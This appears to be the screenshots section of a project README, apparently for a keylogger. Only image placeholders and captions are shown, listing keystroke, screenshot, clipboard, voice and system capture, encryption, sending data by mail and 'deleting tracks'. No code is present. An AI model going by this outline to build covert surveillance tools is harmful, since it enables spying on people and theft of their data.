
**OUTPUT SCREENSHOTS**




***Fig1:*** ***Capturing Keystrokes***

**


***Fig2: Capturing Screenshots***

**


***Fig3: Recording the data saved on the Clipboard***

**


***Fig4: Voice Recording***




***Fig6: Capturing System configuration***

**


***Fig7: Encrypting the data***

**

***Fig8: Decrypting the data***

**

***Fig9: Sending mail***



***Fig10: Deleting Tracks***